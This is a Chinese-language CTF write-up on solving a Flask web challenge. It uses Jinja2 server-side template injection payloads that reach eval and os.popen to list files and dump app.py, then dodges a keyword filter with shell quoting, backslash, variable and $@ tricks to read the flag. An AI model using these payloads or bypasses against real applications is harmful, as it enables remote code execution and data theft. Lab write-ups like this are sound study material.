感谢您的意见，" app.py requirements.txt static templates "已提交！

{% for c in ().__class__.__bases__[0].__subclasses__(): %} {% if c.__name__ == '_IterationGuard': %} {{c.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('ls').read()") }} {% endif %} {% endfor %}
打开文件夹……不行，报出 you are hacker





```
{% for c in ().__class__.__bases__[0].__subclasses__(): %}

{% if c.__name__ == '_IterationGuard': %}

{{c.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('ls -la -
R').read()") }}

{% endif %}

{% endfor %}
```

.: total 40 drwxr-xr-x 1 root root 4096 Oct 31 16:05 . drwxr-xr-x 1 root root 4096 Nov 6 10:08 .. -rw-r--r-- 1 root root 22 Oct 31 15:49 .dockerignore -rwxr-xr-x 1 root root 4541 Oct 31 16:04 app.py -rwxr-xr-x 1 root root 5 Oct 27 15:59 requirements.txt drwxr-xr-x 2 root root 4096 Oct 27 15:59 static drwxr-xr-x 1 root root 4096 Oct 29 03:28 templates ./static: total 1716 drwxr-xr-x 2 root root 4096 Oct 27 15:59 . drwxr-xr-x 1 root root 4096 Oct 31 16:05 .. -rwxr-xr-x 1 root root 1596563 Oct 27 15:59 background.jpg -rwxr-xr-x 1 root root 48 Oct 27 15:59 final_background.css -rwxr-xr-x 1 root root 291 Oct 27 15:59 final_button.css -rwxr-xr-x 1 root root 1905 Oct 27 15:59 index.css -rwxr-xr-x 1 root root 48861 Oct 27 15:59 index1.jpg -rwxr-xr-x 1 root root 80269 Oct 27 15:59 index2.jpg -rwxr-xr-x 1 root root 1583 Oct 27 15:59 login.css ./templates: total 32 drwxr-xr-x 1 root root 4096 Oct 29 03:28 . drwxr-xr-x 1 root root 4096 Oct 31 16:05 .. -rwxr-xr-x 1 root root 597 Oct 29 03:28 flag.html -rwxr-xr-x 1 root root 1299 Oct 27 15:59 index.html -rwxr-xr-x 1 root root 662 Oct 27 15:59 login.html


这个可以，发现了 templates 里面的 flag。注意力聚焦在这儿
文件夹打不开只能打开 app.py 看看了

```
{% for c in ().__class__.__bases__[0].__subclasses__(): %}

{% if c.__name__ == '_IterationGuard': %}

{{c.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('cat
app.py').read()") }}

{% endif %}

{% endfor %}
```

from flask import Flask,session,render_template_string,render_template,redirect,request,url_for import re app = Flask(__name__) app.config["SECRET_KEY"] = 'may_ctf' @app.route("/",methods=['GET','POST']) @app.route("/login",methods=['GET','POST']) def login(): session['name'] = '' if request.method == 'POST': name = request.form.get('name') id = request.form.get('id') if not ((len(id) == 13) and (id[0:4] == '2022' or id[0:4] == '2021' or id[0:4] == '2020' or id[0:4] == '2019')): js = ''' <script> alert('该学号不存在！'); window.history.back(-1); </script> ''' return render_template_string(js) elif re.search(r"\W",name): js = ''' <script> alert('该姓名不存在！'); window.history.back(-1); </script> ''' return render_template_string(js) else: session['name'] = name session['usr'] = 'student' session['what do you want to do'] = 'Ohhhhhhh you are hacker!' return redirect(url_for('index')) else: return render_template('login.html') @app.route("/index",methods=['GET','POST']) def index(): if session.get('name') != '': name = session.get('name') if request.method == 'POST': message = request.form.get('message') if 'flag' in message or 'templates' in message or 'static' in message: js = ''' <script> alert('You are hacker！'); window.history.back(-1); </script> ''' return render_template_string(js) else: html = ''' <!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8"> <title>index</title> <link rel="stylesheet" href="static/index.css"> </head> <body> <div class="top"> </div> <div class="title"> 武氵又大学 </div> <h2> <span>你好，%s 同学,你被武氵又大学退学了</span> </h2> <div class='image1'> <img src="static/index1.jpg" width=400px, height=300px> </div> <div class='image2'> <img src="static/index2.jpg" width=400px, height=300px> </div> <div class="divform" > <form action="index" method="POST" > <h3> <span>你有什么想对校长说的话可以写在这里</span> </h3> <div class="item"> <input type="text" placeholder="这会发到校长邮箱" name='message'> </div> <div class="button" > <button>提交</button> </div> </form> </div> <p>感谢您的意见，"%s"已提交！</p> <form action="/regulation" method="GET"> <div class="manage" > <button >学籍管理</button> </div> </form> </body> </html> ''' %(name,message) return render_template_string(html) else: return render_template('index.html',name=name) else: js = ''' <script> alert('请先登录！'); window.history.back(-1); </script> ''' return render_template_string(js) @app.route("/regulation",methods=['GET','POST']) def regulation(): if session.get('name') != '': usr = session.get('usr') if usr == 'admin': return render_template('flag.html') else: js = ''' <script> alert('You are not admin！'); window.history.back(-1); </script> ''' return render_template_string(js) else: js = ''' <script> alert('请先登录！'); window.history.back(-1); </script> ''' return render_template_string(js) if __name__=="__main__": app.run(host='0.0.0.0', port=80)

注意到 hacker 那里的监察机制，尝试找办法绕过

必应 linux 绕过 flag 检测



```
┌──(root💀kali)-[~]
└─# cat flag.txt
This is Flag!

┌──(root💀kali)-[~]
└─# 
```

在flag.txt文件例写入This isFlag!

这里提供几个绕过某个关键字的小技巧。

单引号绕过： cat fla'g'.txt

```
┌──(root💀kali)-[~]
└─# cat fla'g'.txt
This is Flag!
```

双引号绕过： cat fla"g".txt

```
┌──(root💀kali)-[~]
└─# cat fla"g".txt
This is Flag!
```

反斜线绕过： cat f\lag.txt


```
┌──(root💀kali)-[~]
└─# cat fl\ag.txt
This is Flag!
```

变量拼接绕过： a=g;cat fla$a.txt

```
┌──(root💀kali)-[~]
└─# a=g;cat fla$a.txt
This is Flag!
```

```
{% for c in ().__class__.__bases__[0].__subclasses__(): %}

{% if c.__name__ == '_IterationGuard': %}
```


```
{{c.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('cat ./tem
pla\’te/fla’g.html').read()") }}

{% endif %}

{% endfor %}
```



感谢您的意见，""已提交！

尝试多次发现单引号不行

```
{% for c in ().__class__.__bases__[0].__subclasses__(): %}

{% if c.__name__ == '_IterationGuard': %}

{{c.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('cd
template$@s && ls').read()") }}

{% endif %}

{% endfor %}
```



感谢您的意见，" flag.html index.html login.html "已提交！

nice!!!!!!!!

$@这可以

打开 flag.html

```
{% for c in ().__class__.__bases__[0].__subclasses__(): %}

{% if c.__name__ == '_IterationGuard': %}

{{c.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('cd
template$@s && cat fla$@g.html').read()") }}

{% endif %}
{% endfor %}
```

<!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8"> <title>regulation</title> <link rel="stylesheet" href="static/final_background.css"> <link rel="stylesheet" href="static/final_button.css"> </head> <body> <script> alert('Welcome! admin') </script> <div class ="button"> <button>恢复学籍</button> </div> <script> document.getElementsByClassName("button")[0].onclick = function() { alert('学籍恢复!') alert('mayctf{Oh_y0u_f1nd_th3_pr0b1l3m_0f_f1a4k}') }; </script> </body> </html>

得到结果